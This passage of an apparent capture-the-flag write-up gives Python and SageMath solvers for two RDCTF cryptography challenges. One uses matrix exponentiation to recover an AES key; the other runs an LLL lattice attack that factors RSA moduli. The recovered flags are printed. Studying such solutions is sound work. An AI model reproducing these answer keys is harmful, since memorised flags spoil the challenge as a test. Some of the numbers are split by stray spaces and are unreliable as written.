        n //= 2
    return res

# 1. 计算 M^n % p
M = [
    [0, 1, 0],
    [0, 0, 1],
    [1, 2, 3]
]

Mn = mat_pow(M, n, p)

# 2. 计算最终的 a, b, c
# Vn = Mn * [a0, b0, c0]^T
an = (Mn[0][0]*a0 + Mn[0][1]*b0 + Mn[0][2]*c0) % p
bn = (Mn[1][0]*a0 + Mn[1][1]*b0 + Mn[1][2]*c0) % p
cn = (Mn[2][0]*a0 + Mn[2][1]*b0 + Mn[2][2]*c0) % p

# 3. 还原 Key
key = md5((str(an) + str(bn) + str(cn)).encode()).digest()

# 4. AES 解密
cipher = AES.new(key, AES.MODE_ECB)
dec = cipher.decrypt(enc)

# 移除填充 (Padding)
print(dec)

#RDCTF{f1b0n4cc1_l1k3_m4tr1x_f4st_p0w3r1ng}
```

RSA with nnn

sagemath跑一下

```
```

```
n =
13664087713364909061948051256801426923624527611605892155337225601071816033083667936114867407
62467560892971368444702678214694048991390442682104346765260295687236559287734826367278088882
94796920220358078783249595334645597013186486351682724125303038495421046597981610242336593588
12349952394502950066649683951253 1
c =
12868553893459454183230335819182485759346592349939423250039149058913608194593399388279075558
98073470652527996549555685050383628021556482907812686816647100054556050510282686935087743510
23966682342848762778111067153686689679664657090256168710792749061005992780682348889025153294
83868664279599003953037389354432 9
n1 =
15494358882774855567371968637963947657607228922441612482708296913433437398983641028964138117
75909844091860470627538137649286068377273895576691643924676348785864946075371147347959183764
53518107844985643619846401679406167541375010630200088060394334059509617748439400738284080061
43219822020803932841120963064101 8
n2 =
13629998262524699360455408278382519757986520725962122796009073031617164624861125999446268365
93652283107387203863343889104068493733791490576207407484216721082724219734795850318588677637
45233786125515399504411995870273594161529972962557797411197493035466955328525389677068772319
05878609272203538449276375105104 6
n3 =
89104788353265246756049991798366949556217009464531659858601344201124088210841222378412414326
48398692748549930561771063142893669820324842739327767927232939165266646575907528344836713957
35119531014952500340304397348638715994755184547461156597731230162898088899801747497843295596
81548906721055699828940644961700
e = 65537

def long_to_bytes(n):
    return bytes.fromhex(hex(n)[2:])

W = 2^256

M = Matrix([
    [W, n1, n2, n3],
    [0, -n, 0, 0],
    [0, 0, -n, 0],
    [0, 0, 0, -n]
])

L = M.LLL()

for row in L:
    potential_q = abs(row[0]) // W

    if potential_q > 1 and n % potential_q == 0:
        q = int(potential_q)
        p = n // q
        print(f"Found factors!")

        phi = (p - 1) * (q - 1)
        d = pow(e, -1, phi)
        m = pow(c, int(d), n)
```

```
        print(long_to_bytes(m).decode())
        break
```

`RDCTF{AGCD_15_d11ff1cult_but_34sy_f0r_AI_r1ght?}`